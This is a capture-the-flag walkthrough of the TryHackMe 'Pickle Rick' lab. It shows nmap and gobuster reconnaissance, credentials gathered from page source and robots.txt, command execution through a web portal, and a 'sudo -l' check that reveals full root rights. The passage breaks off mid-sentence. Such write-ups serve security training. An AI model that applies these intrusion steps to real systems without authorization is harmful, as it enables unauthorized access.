Writeup - Web - **TryHackMe**

Pickle Rick

Difficulty: **Easy**

Written by:


David Valenzuela Vargas

@david_valen

Index

Walkthrough

"Pickle Rick"



This Rick and Morty themed challenge requires you to exploit a webserver to find 3 ingredients that will help Rick make his potion to transform himself back into a human from a pickle.

Deploy the virtual machine on this task and explore the web application: MACHINE_IP

You can also access the web app using the following link: https://LAB_WEB_URL.p.thmlabs.com (this will update when the machine has fully started)

Penetration Testing Methodology

Reconnaissance

- Nmap
- Gobuster


Web

- Command injection by input.

Reconnaissance


We will use the following command to perform a quick scan to all ports.

sudo nmap -T5 -p- -sS --min-rate 5000 -n -Pn XX.XX.XXX.XXX



```
┌──(kali㉿kali)-[~/Desktop/tryhackme/pickle-rick]
└─$ sudo nmap -T5 -sS -p- --min-rate 5000 -n -Pn 10.10.179.100
[sudo] contraseña para kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-07 18:56 EDT
Warning: 10.10.179.100 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.179.100
Host is up (0.048s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 14.41 seconds
```


We will launch another scan to inform us about scripts and versions.



```
┌──(kali㉿kali)-[~/Desktop/tryhackme/pickle-rick]
└─$ nmap -sVC 10.10.179.100
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-07 19:00 EDT
Nmap scan report for 10.10.179.100
Host is up (0.045s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 9c:a9:f8:3e:58:e9:2f:c5:dd:9d:b1:68:3c:21:6d:b5 (RSA)
|   256 71:53:a5:00:22:8a:04:59:cf:b2:fc:af:05:4f:e2:5b (ECDSA)
|_  256 b0:b1:bb:9c:f5:d4:b4:bb:d3:d4:37:40:b3:35:45:43 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Rick is sup4r cool
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.73 seconds
```

Enumeration

Service SSH




```
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 9c:a9:f8:3e:58:e9:2f:c5:dd:9d:b1:68:3c:21:6d:b5 (RSA)
|   256 71:53:a5:00:22:8a:04:59:cf:b2:fc:af:05:4f:e2:5b (ECDSA)
|_  256 b0:b1:bb:9c:f5:d4:b4:bb:d3:d4:37:40:b3:35:45:43 (ED25519)
```

We will leave this service for later in case we need it, we will come back. Generally the SSH service is an attack point where we can rarely take advantage of a simple login to the machine, we could try to gain access through some kind of user enumeration and brute force attack but it is not usually one of the fastest and most effective options.

Service HTTP


We access the IP address through our browser and see the following:



Help Morty!

Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!


I need you to ***BURRRP***....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the ***BURRRRRRRRP***, password was! Help Morty, Help!




```
<!DOCTYPE html>
<html lang="en">
<head>
  <title>Rick is sup4r cool</title>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" href="assets/bootstrap.min.css">
  <script src="assets/jquery.min.js"></script>
  <script src="assets/bootstrap.min.js"></script>
  <style>
  .jumbotron {
    background-image: url("assets/rickandmorty.jpeg");
    background-size: cover;
    height: 340px;
  }
  </style>
</head>
<body>

  <div class="container">
    <div class="jumbotron"></div>
    <h1>Help Morty!</h1></br>
    <p>Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!</p></br>
    <p>I need you to <b>*BURRRP*</b>....Morty, logon to my computer and find the last three secret ingredients to finish my pic
    I have no idea what the <b>*BURRRRRRRRP*</b>, password was! Help Morty, Help!</p></br>
  </div>

  <!--

    Note to self, remember username!

    Username:[redacted]

  -->

</body>
</html>
```

Observing the source code of the web page, we see how it offers us a user name **“RXXXXXXXX”** which is possible that it serves us to be able to accede through some possible portal.

We are going to use the "Gobuster" tool that will help us to discover the possible hidden directories that the web may have.




```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.10.179.100/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 150 -x
.php,.html,.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.179.100/
[+] Method:                  GET
[+] Threads:                 150
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              html,txt,php
[+] Timeout:                 10s
===============================================================
2022/05/07 19:50:18 Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 1062]
/login.php            (Status: 200) [Size: 882]
/assets               (Status: 301) [Size: 315] [--> http://10.10.179.100/assets/]
/portal.php           (Status: 302) [Size: 0] [--> /login.php]
/robots.txt           (Status: 200) [Size: 17]
/denied.php           (Status: 302) [Size: 0] [--> /login.php]
/server-status        (Status: 403) [Size: 301]
/clue.txt             (Status: 200) [Size: 54]

===============================================================
2022/05/07 19:55:26 Finished
===============================================================
```



[redacted]

In the **"robots.txt"** directory we see how it leaves a message that refers to a word used in the animated series in which this machine is set. This message is part of the password along with the user that we were offered previously in the source code of the main web.



Portal Login Page


Username:

R[redacted]


Password:

●●●●●●●●●●●●●●●●

We go to the **"login.php"** hidden portal and access it.




```
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```



```
cat Sup3rS3cretPickl3Ingred.txt
```


Command disabled to make it hard for future **PICKLEEEE RICCCKKKK**.

It gives us access to an input in which we will be able to execute commands, but not all of them, there are a series of rules that prevent us from using the most typical commands.



```
Matching Defaults entries for www-data on ip-10-10-141-12.eu-west-1.compute.internal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/b

User www-data may run the following commands on ip-10-10-141-12.eu-west-1.compute.internal:
    (ALL) NOPASSWD: ALL
```


By entering the command **"sudo -l"** we can see that the user **"www-data"** has full permissions to execute commands as a 